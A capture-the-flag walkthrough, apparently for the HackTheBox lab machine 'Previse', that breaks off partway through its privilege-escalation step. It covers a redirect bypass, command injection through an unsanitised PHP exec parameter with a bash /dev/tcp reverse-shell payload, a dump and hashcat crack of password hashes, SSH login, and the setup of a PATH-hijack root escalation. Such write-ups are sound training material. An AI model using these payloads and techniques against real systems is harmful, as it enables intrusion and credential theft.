





As shown above in the first line I tried to change the status code from HTTP/1.1 302 Found to HTTP/1.1 200 Found as shown below:





After changing it to HTTP/1.1 200 Found click forward :



And I managed to have access to http://10.10.11.104/accounts.php then create an account and intercept again to change the status code to HTTP/1.1 200 Found , this is done to complete the account creation process. After successfully creating an account go to http://10.10.11.104/login.php to login.








Looking For Information


After successfully logging in we will be faced with a page like the picture above, on that page there is a file called SITEBACKUP.ZIP, download the file and extract it:

```
┌──(root💀k1l0byt3)-[~/WriteUp/previse]
└─# unzip siteBackup.zip -d siteBackup && cd siteBackup
Archive: siteBackup.zip
inflating: siteBackup/accounts.php
inflating: siteBackup/config.php
inflating: siteBackup/download.php
inflating: siteBackup/file_logs.php
inflating: siteBackup/files.php
inflating: siteBackup/footer.php
inflating: siteBackup/header.php
inflating: siteBackup/index.php
inflating: siteBackup/login.php
inflating: siteBackup/logout.php
inflating: siteBackup/logs.php
inflating: siteBackup/nav.php
inflating: siteBackup/status.php

┌──(root💀k1l0byt3)-[~/WriteUp/previse/siteBackup]
└─# ls -la
total 68
drwxr-xr-x 2 root root 4096 Jan 20 03:27 .
drwxr-xr-x 3 root root 4096 Jan 20 03:27 ..
-rw-r--r-- 1 root root 5689 Jun 12 2021 accounts.php
-rw-r--r-- 1 root root 208 Jun 12 2021 config.php
-rw-r--r-- 1 root root 1562 Jun 9 2021 download.php
-rw-r--r-- 1 root root 1191 Jun 12 2021 file_logs.php
-rw-r--r-- 1 root root 6107 Jun 9 2021 files.php
-rw-r--r-- 1 root root 217 Jun 3 2021 footer.php
-rw-r--r-- 1 root root 1012 Jun 6 2021 header.php
-rw-r--r-- 1 root root 551 Jun 6 2021 index.php
-rw-r--r-- 1 root root 2967 Jun 12 2021 login.php
-rw-r--r-- 1 root root 190 Jun 8 2021 logout.php
-rw-r--r-- 1 root root 1174 Jun 9 2021 logs.php
-rw-r--r-- 1 root root 1279 Jun 6 2021 nav.php
-rw-r--r-- 1 root root 1900 Jun 9 2021 status.php
```

Started looking for the information in the file, and I found the credentials to access the database in the file config.php



Then I found something interesting in the file logs.php



On the line `$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");` I noticed that PHP's exec function executes bash commands and the developer doesn't sanitize those delim parameters.

This allows us to do Command-injection to get the Reverse-Shell on the machine.

Reverse Shell


Open Burp-Suite to perform an Intercept-Request at http://10.10.14.104/logs.php in delim to gain access to the machine.


First set up NetCat to capture connections running on port 9999

```
┌──(root💀k1l0byt3)-[~/WriteUp/previse/siteBackup]
└─# nc -lvnp 9999
listening on [any] 9999 …
```

Exploit :

```
delim=comma%26/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.29/9999+0>%261'
```






And boom! Managed to get target shell on user www-data. On this user we can't do many things because access is very limited, but we know in the file we have downloaded above we get the credentials for the database.


Enumeration Again

Run mysql and use the credentials that have been obtained in config.php follow these steps:

```
[Target Machine]

www-data@previse:/var/www/html$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ml$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@previse:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: **************

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```



```
mysql> show databases;

<----snip---->

mysql> use previse;

mysql> show tables;

<----snip---->

mysql> select * from accounts;

+----+--------------+------------------------------------+---------------------+
| id | username     | password                           | created_at          |
+----+--------------+------------------------------------+---------------------+
| 1  | m4lwhere     | $1$llol$DQpmdvnb7EeuO6UaqRItf.     | 2021-05-27 18:18:36 |
| 2  | zackzoro     | $1$llol$QIjOFztX2K4sDx8ZLfYrI1     | 2022-01-19 06:21:29 |
| 3  | unknownperson| $1$llol$YNG0sB5KhqzbYnSlTe8Fb.     | 2022-01-19 13:19:08 |
+----+--------------+------------------------------------+---------------------+
3 rows in set (0.00 sec)
```



T Seen in the picture above there is a Hash-Password for the m4lwhere user, copy the hash into the file.

Password Cracking

Perform brute-force to decrypt passwords using hashcat. The hash type is MD5

```
┌──(root💀k1l0byt3)-[~/WriteUp/previse]
└─# echo '$1$ llol$DQpmdvnb7EeuO6UaqRItf.' > m4lwhere

┌──(root💀k1l0byt3)-[~/WriteUp/previse]
└─# hashcat -a 0 -m 500 m4lwhere /usr/share/wordlists/rockyou.txt
```

The decryption process will take a while

```
$1$ llol$DQpmdvnb7EeuO6UaqRItf.:[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$ llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started.....: Thu Jan 20 04:34:35 2022 (11 mins, 32 secs)
Time.Estimated...: Thu Jan 20 04:46:07 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    10825 H/s (11.75ms) @ Accel:64 Loops:500 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 7413504/14344385 (51.68%)
Rejected.........: 0/7413504 (0.00%)
Restore.Point....: 7413248/14344385 (51.68%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1....: ilovecody98 -> ilovecj9/21
Hardware.Mon.#1..: Temp: 71c Util: 97%
```

The decryption process was successful! The target machine is also running SSH-Service (Port 22) , follow the image below to log into the target machine:

```
┌──(root💀k1l0byt3)-[~/WriteUp/previse]
└─# ssh m4lwhere@10.10.11.104
The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established.
ED25519 key fingerprint is SHA256:BF5tg2bhcRrrCuaeVQXikjd8BCPxgLsnnwHlaBo3dPs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.104' (ED25519) to the list of known hosts.
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 19 14:56:09 UTC 2022

  System load:  0.24              Processes:           199
  Usage of /:   52.4% of 4.85GB   Users logged in:     0
  Memory usage: 29%               IP address for eth0: 10.10.11.104
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jan 19 12:08:54 2022 from 10.10.14.73
m4lwhere@previse:~$
```

Flag & Privilege Escalation

```
m4lwhere@previse:~$ ls -la
total 48
drwxr-xr-x 5 m4lwhere m4lwhere 4096 Jan 19 11:09 .
drwxr-xr-x 3 root     root     4096 May 25  2021 ..
lrwxrwxrwx 1 root     root        9 Jun  6  2021 .bash_history -> /dev/null
-rw-r--r-- 1 m4lwhere m4lwhere  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 m4lwhere m4lwhere 3771 Apr  4  2018 .bashrc
drwx------ 2 m4lwhere m4lwhere 4096 May 25  2021 .cache
drwxr-x--- 3 m4lwhere m4lwhere 4096 Jun 12  2021 .config
-rwxrwxrwx 1 m4lwhere m4lwhere   34 Jan 19 11:09 date
drwx------ 4 m4lwhere m4lwhere 4096 Jun 12  2021 .gnupg
-rw-r--r-- 1 m4lwhere m4lwhere  807 Apr  4  2018 .profile
-rw-r--r-- 1 m4lwhere m4lwhere   75 May 31  2021 .selected_editor
-r-------- 1 m4lwhere m4lwhere   33 Jan 19 06:06 user.txt
lrwxrwxrwx 1 root     root        9 Jul 28 09:10 .viminfo -> /dev/null
-rw-r--r-- 1 m4lwhere m4lwhere   75 Jun 18  2021 .vimrc
m4lwhere@previse:~$ cat user.txt
[redacted]
m4lwhere@previse:~$
```

[Target Machine]


m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
(root) /opt/scripts/access_backup.sh

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ cd /opt/scripts/
m4lwhere@previse:/opt/scripts$ cat access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:/opt/scripts$
```

Notice in the image above that the script runs the gzip command indirectly. We can manipulate $PATH. We can use this to get the root-shell by manipulating the $PATH variable. Go to the path /dev/shm/ to gain read&write access then create a fake binary to gain root/administrator access on the machine.

Follow this steps :

```
[Target Machine]

m4lwhere@previse:/opt/scripts$ cd /dev/shm/
m4lwhere@previse:/dev/shm$ ls -la
total 0
drwxrwxrwt 2 root root 40 Jan 19 15:04 .
drwxr-xr-x 19 root root 3880 Jan 19 06:06 ..
